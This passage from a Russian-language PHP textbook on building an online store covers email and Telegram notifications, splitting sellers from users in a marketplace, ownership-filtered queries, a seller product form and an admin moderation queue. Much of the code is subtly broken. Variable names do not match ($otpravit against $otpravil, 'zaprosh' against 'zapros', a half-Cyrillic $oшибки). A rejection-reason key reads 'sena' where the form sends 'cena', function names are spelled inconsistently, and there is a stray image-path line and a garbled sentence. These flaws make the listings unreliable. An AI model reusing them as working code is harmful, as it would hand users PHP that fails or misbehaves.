<code>AltBody</code>	Текстовая версия письма
<code>CURLOPT_TIMEOUT</code>	Обязательный таймаут для внешних сервисов
Очередь	Задание в базу, отправка отдельным процессом
cron	Запуск по расписанию

ГРАБЛИ

Грабли

Ронять заказ из-за письма. Отправка — в отдельном `try/catch`, вне транзакции.

Пользоваться `mail()`. Письма в спаме, обратной связи нет.

Не настроить SPF и DKIM. Никакой код не спасёт от спам-фильтра.

Внешний CSS в письме. Не работает. Только `style` в атрибуте.

Flexbox в письме. Не поддерживается. Таблицы.

Обращение к внешнему сервису без таймаута. Покупатель ждёт минуту.

Слать письмо на каждое мелкое событие. Их перестанут читать.

Очередь без ограничения попыток. Вечные попытки на неверный адрес.

Секреты SMTP в репозитории. То же правило, что для базы.

Задача 43.1. Настройте отправку через SMTP. Для проб подойдёт Mailtrap — он ловит письма, не отправляя их по-настоящему.

Задача 43.2. Сделайте письмо о принятом заказе с таблицей товаров. Проверьте, как оно выглядит в почте.

Задача 43.3. Проверьте письмо на `mail-tester.com`. Сколько баллов? Что советуют исправить?

Задача 43.4. Заведите бота в Telegram и отправьте себе сообщение о заказе.

Задача 43.5. Что произойдёт и почему?

```
$pdo->beginTransaction();
vypolnit('INSERT INTO zakazy ...');
otpravit_pismo($email, 'Заказ', '...');
$pdo->commit();
```

Найдите две проблемы.

Задача 43.6. Сделайте уведомления в личном кабинете со счётчиком непрочитанных.

Задача 43.7. Реализуйте очередь писем и скрипт для cron.

Задача 43.8. Сделайте сводку «товары заканчиваются» — одно письмо в день со списком, а не письмо на каждый товар.

Задача 43.9. Уберите таймаут из функции Telegram и подставьте неверный адрес API. Сколько секунд грузится страница оформления заказа? Верните таймаут.

Ответы — в Приложении Г.

В этом репозитории уведомления устроены необычно, и причина поучительная.

Загляните в `includes/messaging.php` и `api/vin_order_request.php`. Когда покупатель нажимает «Купить» у товара поставщика, автозаказ не создаётся. Вместо этого создаётся заявка менеджеру в переписке внутри сайта.

Почему так: цена и наличие у поставщика меняются, а массовые автоматические обращения к его API приводят к блокировке рабочего аккаунта. Это записано в CLAUDE.md проекта как жёсткое правило.

Вывод шире, чем про уведомления: иногда правильное решение — не автоматизировать. Человек в цепочке медленнее, но надёжнее, и в этом случае обходится дешевле, чем потерянный доступ к ценам.

ИТОГ

Итог

- Уведомление не должно ронять основное действие. Отдельный `try/catch`, вне транзакции.
- `mail()` не использовать — SMTP через библиотеку.
- SPF, DKIM, DMARC обязательны, иначе письма в спаме.
- Вёрстка писем: таблицы, стили в атрибуте, ширина 600, без JavaScript.
- Шаблоны писем — отдельные файлы, собираются через `ob_start`.
- Telegram практичнее письма для менеджера: мгновенно и без компьютера.
- У любого внешнего сервиса — таймаут.
- Уведомления в базе не теряются, в отличие от писем.
- Массовые рассылки — через очередь и cron, с ограничением попыток.
- Не уведомляйте о каждом событии: важное потеряется среди мелочей.

Часть VIII закончена. У вас полноценный магазин: каталог, корзина, заказы, аккаунты, админка, уведомления.

Дальше превращаем его в маркетплейс — с продавцами, модерацией и комиссиями.

Продавцы и владение товаром

ЗАЧЕМ ЭТО

Зачем эта глава

До сих пор все товары были ваши. Теперь превращаем магазин в **маркетплейс**: площадку, где торгуют другие, а вы берёте комиссию.

Это меняет модель бизнеса целиком:

	ОБЫЧНЫЙ МАГАЗИН	МАРКЕТПЛЕЙС
Кто закупает товар	Вы	Продавцы
Кто держит склад	Вы	Продавцы
Кто рискует деньгами	Вы	Продавцы
Ваш доход	Наценка	Комиссия
Что вы даёте	Товар	Покупателей и доверие

Именно так работают Ozon, Wildberries и Amazon. И именно этот путь выбрал autodoc.tj — код которого лежит рядом с этой книгой.

Технически всё сводится к одному вопросу: **чей это товар и кто что может с ним делать**. Разберём.

Мы завели таблицу ещё в главе 31, но давайте разберём, почему она устроена именно так.

```
CREATE TABLE prodavcy (  
    id                INT AUTO_INCREMENT PRIMARY KEY,  
    polzovatel_id     INT NOT NULL,  
    nazvanie          VARCHAR(255) NOT NULL,  
    gorod             VARCHAR(128) NOT NULL DEFAULT '',  
    opisanie          TEXT,  
    komissiya_procent DECIMAL(5,2) NOT NULL DEFAULT 10.00,  
    status            ENUM('na_proverke', 'odobren', 'zablokirovan')  
                    NOT NULL DEFAULT 'na_proverke',  
    ...  
    UNIQUE KEY uniq_polzovatel (polzovatel_id)  
);
```

Почему продавец и пользователь — разные таблицы?

Логично было бы добавить поля прямо в `polzovatel_i` — там же уже есть роль `prodavec`. Но так делать не стоит:

- у магазина есть **свои данные**: название, город, описание, реквизиты. В таблице пользователей им не место;
- **комиссия договорная** — у каждого продавца своя;
- **статус модерации** относится к магазину, а не к человеку;
- позже понадобится **несколько сотрудников на один магазин** — и связь превратится из «один к одному» в «один ко многим».

Правило: разные сущности — разные таблицы, даже если сейчас они связаны один к одному. Разделить потом дороже, чем сразу.

`UNIQUE KEY uniq_polzovatel` пока запрещает второй магазин на одного человека. Когда понадобится — ключ снимается, и структура готова.

```
<?php
// includes/prodavcy.php
declare(strict_types=1);

/**
 * Заявка на продавца. Магазин создаётся сразу, но со статусом «на проверке» –
 * до одобрения торговать нельзя.
 */

function podat_zayavku_prodavca(int $polzovatel_id, array $d): int
{
    $est = zapros_znachenie('SELECT id FROM prodavcy WHERE polzovatel_id = ?',
                            [$polzovatel_id]);

    if ($est) {
        throw new RuntimeException('Заявка уже подана');
    }

    db()->beginTransaction();
    try {
        vpolnit('
            INSERT INTO prodavcy (polzovatel_id, nazvanie, gorod, opisanie, status)
            VALUES (?, ?, ?, ?, "na_proverke")
            ', [$polzovatel_id, $d['nazvanie'], $d['gorod'], $d['opisanie'] ?? '']);

        $prodavec_id = posledniy_id();

        // Роль меняем сразу: кабинет должен открыться,
        // но публиковать товары он пока не сможет
        vpolnit('UPDATE polzovatelei SET rol = "prodavec" WHERE id = ?',
                [$polzovatel_id]);

        db()->commit();
    } catch (Throwable $e) {
        db()->rollBack();
        throw $e;
    }

    uvedomit_menedzherov('Новая заявка продавца: ' . $d['nazvanie']);

    return $prodavec_id;
}
```

```

}

/** Магазин текущего пользователя. */
function moy_magazin(): ?array
{
    $ya = tekushiy_polzovatel();
    if ($ya === null) return null;

    return zapros_odin('SELECT * FROM prodavcy WHERE polzovatel_id = ?',
[$ya['id']]));
}

/** Может ли продавец публиковать товары. */
function magazin_odobren(): bool
{
    $m = moy_magazin();
    return $m !== null && $m['status'] === 'odobren';
}

```

⚠ Обратите внимание: роль меняется сразу, а право торговать — нет.

Кабинет открывается, чтобы человек мог заполнить данные, загрузить документы, подготовить товары. Но публикация закрыта до одобрения.

Это важное различие: доступ к разделу и право на действие — разные вещи.

РАЗБИРАЕМСЯ

Владение товаром

Ключевое поле уже есть в таблице товаров:

```
prodavec_id INT DEFAULT NULL COMMENT 'NULL = товар самого магазина'
```

NULL означает, что товар принадлежит площадке. Так магазин может торговать и сам — смешанная модель, которую используют почти все маркетплейсы.

► Запросы продавца

Помните правило из главы 40: **фильтр владения** в самом запросе.


```

/** Товары продавца. Чужие сюда попасть не могут физически. */
function tovary_prodavca(int $prodavec_id, array $filtry = [],
                        int $stranica = 1, int $na_stranice = 20): array
{
    $usloviya = ['t.prodavec_id = ?'];
    $parametry = [$prodavec_id];

    if (!empty($filtry['status'])) {
        $usloviya[] = 't.status = ?';
        $parametry[] = $filtry['status'];
    }

    if (!empty($filtry['zapros'])) {
        $usloviya[] = '(t.nazvanie LIKE ? OR t.artikul LIKE ?)';
        $shablon = '%' . $filtry['zapros'] . '%';
        $parametry[] = $shablon;
        $parametry[] = $shablon;
    }

    $where = implode(' AND ', $usloviya);
    $offset = (max(1, $stranica) - 1) * $na_stranice;

    return [
        'tovary' => zapros("
            SELECT t.id, t.nazvanie, t.artikul, t.cena, t.ostatok, t.status,
t.aktivnyi
            FROM tovary AS t
            WHERE $where
            ORDER BY t.izmenen DESC
            LIMIT $na_stranice OFFSET $offset
        ", $parametry),

        'vsego' => (int) zapros_znachenie(
            "SELECT COUNT(*) FROM tovary AS t WHERE $where", $parametry
        ),
    ];
}

/** Один товар продавца. Чужой просто не найдётся. */
function tovar_prodavca(int $tovar_id, int $prodavec_id): ?array
{
    return zapros_odin('

```

```
SELECT * FROM tovary WHERE id = ? AND prodavec_id = ?  
, [$tovar_id, $prodavec_id]);  
}
```

Ни в одной из этих функций нет отдельной проверки прав — и это правильно. Условие владения встроено в запрос, забыть его невозможно.

```
<?php
// seller/index.php
require_once __DIR__ . '/_zashita.php'; // trebuetsya_rol('prodavec')

$magazin = moy_magazin();

if ($magazin === null) {
    header('Location: /seller/zayavka.php');
    exit;
}

$filtry = [
    'status' => $_GET['status'] ?? '',
    'zaprosh' => trim($_GET['q'] ?? ''),
];

$stranica = max(1, (int) ($_GET['page'] ?? 1));

$r = tovary_prodavca((int) $magazin['id'], $filtry, $stranica);

// Сводка по статусам — одним запросом
$po_statusam = zapros('
    SELECT status, COUNT(*) AS shtuk
    FROM tovary WHERE prodavec_id = ?
    GROUP BY status
', [$magazin['id']]);
$svodka = array_column($po_statusam, 'shtuk', 'status');

$zagolovok = 'Мои товары';
require __DIR__ . '/_shapka.php';
?>

<?php if ($magazin['status'] === 'na_proverke'): ?>
    <div class="preduprezhdenie">
        <strong>Магазин на проверке.</strong>
        Вы можете добавлять товары, но публиковать их получится
        после одобрения. Обычно это занимает один рабочий день.
    </div>
<?php elseif ($magazin['status'] === 'zablokirovan'): ?>
    <div class="oshibka-obshaya">
```

```

        <strong>Магазин заблокирован.</strong>
        Свяжитесь с нами: <?= e(SAIT_TELEFON) ?>
    </div>
<?php endif; ?>

<h1><?= e($magazin['nazvanie']) ?></h1>

<div class="plitki">
    <a class="plitka" href="?status=opublikovan">
        <span class="chislo"><?= (int) ($svodka['opublikovan'] ?? 0) ?></span>
        <span class="podpis">опубликовано</span>
    </a>
    <a class="plitka <?= !empty($svodka['na_moderacii']) ? 'trebuet-vnimanija' : ''
?>"
        href="?status=na_moderacii">
        <span class="chislo"><?= (int) ($svodka['na_moderacii'] ?? 0) ?></span>
        <span class="podpis">на модерации</span>
    </a>
    <a class="plitka <?= !empty($svodka['otklonen']) ? 'trebuet-vnimanija' : '' ?>"
        href="?status=otklonen">
        <span class="chislo"><?= (int) ($svodka['otklonen'] ?? 0) ?></span>
        <span class="podpis">отклонено</span>
    </a>
    <a class="plitka" href="?status=chernovik">
        <span class="chislo"><?= (int) ($svodka['chernovik'] ?? 0) ?></span>
        <span class="podpis">черновики</span>
    </a>
</div>

<div class="panel-deystviy">
    <a class="knopka" href="tovar.php">Добавить товар</a>
    <form method="GET" class="vstroennaya">
        <input type="search" name="q" value="<?= e($filtry['zapros']) ?>"
            placeholder="название или артикул">
        <button type="submit">Найти</button>
    </form>
</div>

<table class="spisok plotnaya">
    <thead>
        <tr><th>Товар</th><th>Артикул</th><th>Цена</th><th>Остаток</th>
<th>Статус</th><th></th></tr>

```

```

</thead>
<tbody>
<?php foreach ($r['tovary'] as $t): ?>
    <tr>
        <td><a href="tovar.php?id=<?= (int) $t['id'] ?>"><?= e($t['nazvanie']) ?
></a></td>

        <td class="mono"><?= e($t['artikul']) ?></td>
        <td class="chislo-yacheyka mono"><?= somoni((int) $t['cena']) ?></td>
        <td class="chislo-yacheyka <?= (int) $t['ostatok'] === 0 ? 'nulevoy' :
'' ?>">

            <?= (int) $t['ostatok'] ?>
        </td>
        <td><span class="status s-<?= e($t['status']) ?>">
            <?= e(status_tovara_podpis($t['status'])) ?>
        </span></td>
        <td><a href="tovar.php?id=<?= (int) $t['id'] ?>">Изменить</a></td>
    </tr>
<?php endforeach; ?>
</tbody>
</table>

<?php if (empty($r['tovary'])): ?>
    <div class="pusto">
        <h3>Товаров пока нет</h3>
        <p>Добавьте первый товар — он попадёт на модерацию.</p>
        <a class="knopka" href="tovar.php">Добавить товар</a>
    </div>
<?php endif; ?>

<?php require __DIR__ . '/_podval.php'; ?>

```

РАЗБИРАЕМСЯ

Форма товара продавца

Отличается от админской: продавцу доступно не всё.

```

<?php
// seller/tovar.php
require_once __DIR__ . '/_zashita.php';

```

```

$magazin = moy_magazin();
if ($magazin === null || $magazin['status'] === 'zablokirovan') {
    http_response_code(403);
    exit('Магазин не активен');
}

$id = (int) ($_GET['id'] ?? 0);
$tovar = $id > 0 ? tovar_prodavca($id, (int) $magazin['id']) : null;

// id есть, но товар не нашёлся — значит, чужой. Отдаём 404,
// чтобы даже не подтверждать существование такого товара
if ($id > 0 && $tovar === null) {
    http_response_code(404);
    exit('Товар не найден');
}

$novyi = $tovar === null;
$oшибки = [];
$d = $tovar ?? [
    'nazvanie' => '', 'artikul' => '', 'brend' => '', 'kategoriya_id' => 0,
    'cena' => 0, 'ostatok' => 0, 'opisanie' => '', 'status' => 'chernovik',
];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    csrf_proverit();

    $d['nazvanie'] = trim($_POST['nazvanie'] ?? '');
    $d['artikul'] = trim($_POST['artikul'] ?? '');
    $d['brend'] = trim($_POST['brend'] ?? '');
    $d['kategoriya_id'] = (int) ($_POST['kategoriya_id'] ?? 0);
    $d['cena'] = (int) round((float) ($_POST['cena'] ?? 0) * 100);
    $d['ostatok'] = max(0, (int) ($_POST['ostatok'] ?? 0));
    $d['opisanie'] = trim($_POST['opisanie'] ?? '');

    // Продавец выбирает: сохранить черновиком или отправить на модерацию
    $otpravit = ($_POST['deystvie'] ?? '') === 'na_moderaciyu';

    if (mb_strlen($d['nazvanie']) < 5) {
        $oшибки['nazvanie'] = 'Название от 5 символов — покупатель должен понять,
что это';
    }

    if ($d['artikul'] === '') {

```

```

        $oshibki['artikul'] = 'Артикул обязателен';
    }

    if ($d['cena'] <= 0) {
        $oshibki['cena'] = 'Укажите цену';
    }

    if ($otpravil && mb_strlen($d['opisanie']) < 20) {
        $oshibki['opisanie'] = 'Для публикации нужно описание от 20 символов';
    }

    if ($otpravil && !magazin_odobren()) {
        $oshibki['obshaya'] = 'Магазин ещё на проверке. Пока можно сохранять черновики.';
    }

    if (empty($oshibki)) {
        $status = $otpravil ? 'na_moderacii' : 'chernovik';

        if ($novyi) {
            vpolnit('
                INSERT INTO tovary
                (prodavec_id, nazvanie, artikul, brend, kategoriya_id,
                 cena, ostatok, opisanie, status, aktivnyi)
                VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, 1)
            ', [
                $magazin['id'], $d['nazvanie'], $d['artikul'], $d['brend'],
                $d['kategoriya_id'] ?: null, $d['cena'], $d['ostatok'],
                $d['opisanie'], $status,
            ]);
            $id = posledniy_id();
        } else {
            // Изменили опубликованный товар — снова на модерацию
            $novyi_status = ($tovar['status'] === 'opublikovan' && $otpravil)
                ? 'na_moderacii'
                : $status;

            vpolnit('
                UPDATE tovary SET
                nazvanie = ?, artikul = ?, brend = ?, kategoriya_id = ?,
                cena = ?, ostatok = ?, opisanie = ?, status = ?
                WHERE id = ? AND prodavec_id = ?
            ', [
                $d['nazvanie'], $d['artikul'], $d['brend'],
                $d['kategoriya_id'] ?: null, $d['cena'], $d['ostatok'],
            ]);
        }
    }
}

```

```

        $d['opisanie'], $novyi_status, $id, $magazin['id'],
    ));
}

if ($otpravit) {
    uvedomit_menedzherov('Товар на модерацию: ' . $d['nazvanie']);
}

$_SESSION['flash'] = ['soobshenie' => $otpravit
    ? 'Товар отправлен на модерацию'
    : 'Черновик сохранён'];

header('Location: tovar.php?id=' . $id);
exit;
}
}

```

► Три решения, которые стоит заметить

Продавец не задаёт статус напрямую. Он выбирает действие: «сохранить» или «отправить на модерацию». Статус ставит система.

Иначе продавец просто выставил бы `opublikovan` и обошёл проверку.

Изменение опубликованного товара возвращает его на модерацию. Иначе схема взлома очевидна: выложить приличный товар, дожидаться одобрения, потом поменять название и цену на что угодно.

`WHERE id = ? AND prodavec_id = ?` даже в `UPDATE`. Двойная защита: даже если проверка выше как-то обойдётся, запрос не тронет чужой товар.

Каталог теперь смешанный:

```
function katalog_marketplace(array $filtry, int $stranica = 1): array
{
    $usloviya = [
        't.aktivnyi = 1',
        't.status = "opublikovan"',
        // Товары заблокированных продавцов скрываем,
        // но собственные товары площадки (prodavec_id IS NULL) остаются
        '(t.prodavec_id IS NULL OR p.status = "odobren")',
    ];
    $parametry = [];

    // ... остальные фильтры ...

    $where = implode(' AND ', $usloviya);

    return запрос("
        SELECT t.id, t.nazvanie, t.artikul, t.cena, t.ostatok,
               p.nazvanie AS prodavec, p.gorod AS prodavec_gorod
        FROM tovary AS t
        LEFT JOIN prodavcy AS p ON p.id = t.prodavec_id
        WHERE $where
        ORDER BY t.nazvanie
        LIMIT 20
    ", $parametry);
}
```

⚠ **LEFT JOIN**, а не **INNER**. Помните главу 29: **INNER JOIN** выбросил бы товары самой площадки, у которых **prodavec_id** пустой.

Классическая ошибка, из-за которой половина каталога исчезает без объяснений.

► Показывать ли продавца покупателю

Вопрос не технический, а бизнесовый, и решается по-разному:

ПОДХОД	КТО ТАК ДЕЛАЕТ	СМЫСЛ
Показывать явно	Ozon, Wildberries	Покупатель выбирает продавца по рейтингу
Не показывать	Многие нишевые	Площадка отвечает за всё сама
Показывать в карточке	Промежуточный	В списке не мешает, в карточке видно

Для магазина запчастей разумен третий: в каталоге важна цена и наличие, а в карточке полезно знать, что товар из Худжанда, а не из Душанбе — это влияет на срок доставки.

РАЗБОР ПО СЛОВАМ

Разбор по словам

ЗАПИСЬ	ЧТО ОЗНАЧАЕТ
Маркетплейс	Площадка, где торгуют другие, а вы берёте комиссию
<code>prodavec_id</code>	Владелец товара. <code>NULL</code> — сам магазин
<code>status = 'na_proverke'</code>	Магазин создан, но торговать нельзя
<code>UNIQUE KEY uniq_polzovatel</code>	Один магазин на человека
Фильтр владения в запросе	Чужое не находится физически
<code>LEFT JOIN prodavcy</code>	Товары площадки не потеряются
Изменение → снова модерация	Защита от подмены после одобрения

ГРАБЛИ

Грабли

Складывать продавца в таблицу пользователей. Разные сущности — разные таблицы.

Давать продавцу задавать статус напрямую. Обойдёт модерацию.

Не возвращать на модерацию после изменения. Схема подмены товара.

`INNER JOIN prodavcy` в каталоге. Потеряются товары самой площадки.

Проверять владение только на странице, но не в `UPDATE`. Один пропуск — и чужой товар изменён.

Показывать одобренный магазин и заблокированный одинаково. Товары заблокированного должны исчезнуть с витрины.

Открывать кабинет только после одобрения. Человек не сможет подготовиться и уйдёт.

ЗАДАЧИ

Задачи

Задача 44.1. Сделайте заявку на продавца и кабинет со списком своих товаров.

Задача 44.2. Проверьте владение: зайдите продавцом и попробуйте открыть `tovar.php?id=` с чужим номером. Что произошло?

Задача 44.3. Реализуйте два действия в форме: «сохранить черновик» и «отправить на модерацию».

Задача 44.4. Сделайте так, чтобы изменение опубликованного товара возвращало его на модерацию.

Задача 44.5. Добавьте в каталог показ продавца и его города в карточке товара.

Задача 44.6. Заблокируйте продавца и убедитесь, что его товары исчезли с витрины, но остались в его кабинете.

Задача 44.7. Найдите ошибку:

```
$tovary = zapros('
    SELECT t.*, p.nazvanie AS prodavec
    FROM tovary AS t
    INNER JOIN prodavcy AS p ON p.id = t.prodavec_id
    WHERE t.status = "opublikovan"
');
```

Задача 44.8. Подумайте и запишите: что должно произойти с заказами продавца, которого заблокировали? А с его товарами в чужих корзинах?

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `seller/` и `admin/sellers.php` в этом репозитории — это Фаза 1 проекта, и она полностью готова.

Обратите внимание на одну деталь: комиссия хранится у **продавца**, но при заказе копируется в **позицию заказа**. Мы уже видели этот приём в главе 29 с ценой.

Причина та же: условия могут пересмотреть, но по старым заказам расчёт должен остаться прежним. Иначе изменение комиссии задним числом переписало бы всю историю выплат — и продавцы справедливо возмутились бы.

ИТОГ Итог

- Маркетплейс зарабатывает на комиссии, а не на наценке.
- Продавец — **отдельная таблица**, даже при связи один к одному.
- Роль открывает **раздел**, статус магазина даёт **право торговать**. Это разные вещи.
- Владение проверяется **фильтром в запросе**, а не отдельной проверкой.
- Продавец **не задаёт статус** — только выбирает действие.
- Изменение опубликованного товара **возвращает его на модерацию**.
- В каталоге маркетплейса — `LEFT JOIN`, иначе исчезнут товары площадки.
- Комиссия фиксируется в момент заказа.

Дальше — модерация: как проверять то, что выкладывают продавцы.

Модерация

ЗАЧЕМ ЭТО

Зачем эта глава

Продавцы выкладывают товары. Без проверки на витрине быстро появится:


- «Колодки» без указания, к какой машине;
- фотография из интернета вместо реального товара;
- цена 1 сомони, чтобы попасть в верх сортировки;
- запрещённые или опасные вещи;
- просто мусор в описании.

Модерация — фильтр между продавцом и покупателем. И одновременно место, где легко всё испортить: слишком строгая отпугнёт продавцов, слишком мягкая испортит витрину.

Разберём, как сделать её быстрой для менеджера и понятной для продавца.

РАЗБИРАЕМСЯ

Жизненный цикл товара



Четыре состояния, и переход между ними всегда решает **система**, а не продавец.

Помните главу 44: продавец нажимает «отправить на модерацию», а `na_moderacii` предоставляет код.

Прежде чем звать человека, пусть часть работы сделает код.

```
<?php
// includes/moderaciya.php
declare(strict_types=1);

/**
 * Автопроверка товара. Возвращает список замечаний.
 * Пустой список — можно отдавать человеку на проверку.
 */
function avtoproverka_tovara(array $t): array
{
    $zamechaniya = [];

    // Название
    if (mb_strlen($t['nazvanie']) < 10) {
        $zamechaniya[] = 'Слишком короткое название — покупатель не поймёт, что это';
    }
    if (mb_strtoupper($t['nazvanie']) === $t['nazvanie'] &&
    mb_strlen($t['nazvanie']) > 15) {
        $zamechaniya[] = 'Название набрано заглавными буквами';
    }
    if (preg_match('/(.)\1{4,}/u', $t['nazvanie'])) {
        $zamechaniya[] = 'В названии повторяющиеся символы';
    }

    // Цена
    if ((int) $t['cena'] < 100) {
        $zamechaniya[] = 'Подозрительно низкая цена — проверьте, не ошибка ли';
    }

    // Описание
    if (mb_strlen($t['opisanie'] ?? '') < 20) {
        $zamechaniya[] = 'Нет описания';
    }
    if (preg_match('/(https?:\\\/\\\/|@|\\+992|\\bтел\\b)/ui', $t['opisanie'] ?? '')) {
        $zamechaniya[] = 'В описании контакты или ссылки — покупатель должен '
            . 'оформлять заказ на площадке';
    }
}
```

```

}

// Артикул
if (!preg_match('/^[A-Za-z0-9\.\-\_]{3,64}$/', $t['artikul'])) {
    $zamechaniya[] = 'Артикул выглядит неправильно';
}

// Дубликат
$dublikat = zapros_odin('
    SELECT id, prodavec_id FROM tovary
    WHERE artikul = ? AND id <> ? AND status = "opublikovan"
', [$t['artikul'], $t['id'] ?? 0]);

if ($dublikat && (int) $dublikat['prodavec_id'] === (int) $t['prodavec_id']) {
    $zamechaniya[] = 'У вас уже есть опубликованный товар с этим артикулом';
}

return $zamechaniya;
}

```

⚠ Обратите внимание на проверку контактов в описании. Это не придирка: продавцы пытаются увести покупателя мимо площадки, чтобы не платить комиссию. На маркетплейсах это одна из главных причин блокировок.

Автопроверка не заменяет человека, а экономит его время. Явный мусор отсеивается сразу, до очереди.

```
<?php
// admin/moderaciya.php
require_once __DIR__ . '/_zashita.php';

$tovary = zapros('
    SELECT t.*, p.nazvanie AS prodavec, p.gorod, p.status AS status_prodavca,
        (SELECT COUNT(*) FROM tovary
         WHERE prodavec_id = t.prodavec_id AND status = "otklonen") AS
otklonen_ranee
    FROM tovary AS t
    LEFT JOIN prodavcy AS p ON p.id = t.prodavec_id
    WHERE t.status = "na_moderacii"
    ORDER BY t.izmenen
    LIMIT 50
');

$zagolovok = 'Модерация';
require __DIR__ . '/_shapka.php';
?>

<h1>На модерации <span class="tihoe"><?= count($tovary) ?></span></h1>

<?php if (empty($tovary)): ?>
    <div class="pusto"><h3>Очередь пуста</h3><p>Все товары проверены.</p></div>
<?php endif; ?>

<?php foreach ($tovary as $t): ?>
    <?php $zamechaniya = avtoproverka_tovara($t); ?>

    <article class="karta-moderacii">
        <div class="km-shapka">
            <div>
                <h2><?= e($t['nazvanie']) ?></h2>
                <p class="tihoe">
                    <?= e($t['artikul']) ?> .
                    <?= e($t['prodavec'] ?? 'площадка') ?>
                    <?php if ($t['gorod']): ?> . <?= e($t['gorod']) ?><?php endif; ?
                >
                <?php if ((int) $t['otklonen_ranee'] > 0): ?>
```



```

        <span class="metka-vnimanie">
            ранее отклонено: <?= (int) $t['otklonen_ranee'] ?>
        </span>
    <?php endif; ?>
</p>
</div>
<div class="km-cena"><?= somoni((int) $t['cena']) ?> сомони</div>
</div>

<?php if ($zamechaniya): ?>
    <ul class="km-zamechaniya">
        <?php foreach ($zamechaniya as $z): ?>
            <li><?= e($z) ?></li>
        <?php endforeach; ?>
    </ul>
<?php endif; ?>

<?php if (!empty($t['opisanie'])): ?>
    <p class="km-opisanie"><?= nl2br(e(mb_substr($t['opisanie'], 0, 400))) ?
></p>
<?php endif; ?>

<div class="km-deystviya">
    <form method="POST" action="moderaciya_reshenie.php"
class="vstroennaya">
        <?= csrf_pole() ?>
        <input type="hidden" name="tovar_id" value="<?= (int) $t['id'] ?>">
        <input type="hidden" name="reshenie" value="odobrit">
        <button type="submit" class="knopka-uspeh">Одобрить</button>
    </form>

    <form method="POST" action="moderaciya_reshenie.php" class="forma-
otkloneniya">
        <?= csrf_pole() ?>
        <input type="hidden" name="tovar_id" value="<?= (int) $t['id'] ?>">
        <input type="hidden" name="reshenie" value="otklonit">

        <select name="prichina" required>
            <option value="">Причина отклонения</option>
            <option value="nazvanie">Неинформативное название</option>
            <option value="opisanie">Нет или плохое описание</option>
            <option value="cena">Сомнительная цена</option>

```

```

        <option value="foto">Проблема с фотографией</option>
        <option value="kontakty">Контакты в описании</option>
        <option value="dublikat">Дубликат</option>
        <option value="zapresheno">Запрещённый товар</option>
    </select>

    <input type="text" name="kommentariy" placeholder="Что исправить"
        maxlength="255">

    <button type="submit" class="knopka-tihaya">Отклонить</button>
</form>

<a class="knopka-tihaya" href="/tovar.php?id=<?= (int) $t['id'] ?>"
    target="_blank" rel="noopener">Как увидит покупатель</a>
</div>
</article>
<?php endforeach; ?>

<?php require __DIR__ . '/_podval.php'; ?>

```

► Почему очередь устроена именно так

Всё на одной странице. Модератор не открывает карточки по одной — он листает и решает. Пятьдесят товаров за десять минут вместо часа.

Замечания автопроверки сразу видны. Не нужно вчитываться: код уже подсветил подозрительное.

Причина отклонения — из списка. Свободный текст модератор писать поленился, и продавец получит «отклонено» без объяснений. Список решает это за один клик.

Счётчик прошлых отклонений. Продавец, у которого отклонено двадцать товаров, требует более внимательной проверки.

Сортировка по дате изменения — сначала те, кто ждёт дольше всех. Справедливо и не даёт заявкам зависать.

```
<?php
// admin/moderaciya_reshenie.php
require_once __DIR__ . '/_zashita.php';

if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    http_response_code(405);
    exit('Метод не разрешён');
}
csrf_proverit();

$tovar_id = (int) ($_POST['tovar_id'] ?? 0);
$reshenie = $_POST['reshenie'] ?? '';

$tovar = zapros_odin('SELECT * FROM tovary WHERE id = ?', [$tovar_id]);
if ($tovar === null) {
    http_response_code(404);
    exit('Товар не найден');
}

$prichiny = [
    'nazvanie' => 'Название не описывает товар. Укажите, что это и к чему
подходит.',
    'opisanie' => 'Нужно описание: характеристики, совместимость, состояние.',
    'sena' => 'Проверьте цену — она выглядит ошибочной.',
    'foto' => 'Нужна фотография реального товара.',
    'kontakty' => 'Уберите контакты и ссылки из описания.',
    'dublikat' => 'Такой товар у вас уже опубликован.',
    'zapresheno' => 'Товар нельзя продавать на площадке.',
];

if ($reshenie === 'odobrit') {

    vpolnit('UPDATE tovary SET status = "opublikovan" WHERE id = ?', [$tovar_id]);
    zapisat_deystvie('odobril_tovar', 'tovar', $tovar_id);

    uvedomit_prodavca($tovar, 'Товар опубликован',
        'Ваш товар «' . $tovar['nazvanie'] . '» прошёл проверку и появился в
каталоге.');
```

```

} elseif ($reshenie === 'otklonit') {

    $kod = $_POST['prichina'] ?? '';
    if (!isset($prichiny[$kod])) {
        exit('Выберите причину отклонения');
    }

    $kommentariy = trim($_POST['kommentariy'] ?? '');
    $tekst = $prichiny[$kod] . ($kommentariy !== '' ? "\n\n" . $kommentariy : '');

    db()->beginTransaction();
    try {
        vpolnit('UPDATE tovary SET status = "otklonen" WHERE id = ?', [$tovar_id]);

        // Историю решений храним: пригодится в споре и для статистики
        vpolnit('
            INSERT INTO moderaciya_istoriya
                (tovar_id, moderator_id, reshenie, prichina, kommentariy)
            VALUES (?, ?, "otklonen", ?, ?)
            ', [$tovar_id, tekushiy_polzovatel()['id'], $kod, $kommentariy]);

        db()->commit();
    } catch (Throwable $e) {
        db()->rollBack();
        throw $e;
    }

    zapisat_deystvie('otklonil_tovar', 'tovar', $tovar_id);
    uvedomit_prodavca($tovar, 'Товар отклонён', $tekst);
}

header('Location: moderaciya.php');
exit;

```

► Почему отказ должен объяснять

Сравните два сообщения продавцу:

✗ «Товар отклонён.»

✓ «Название не описывает товар. Укажите, что это и к чему подходит. Например:
„Колодки тормозные передние Bosch для Toyota Camry 2011–2017“.»

Первое вызывает раздражение и вопрос «а что не так?». Второе — исправление за минуту.

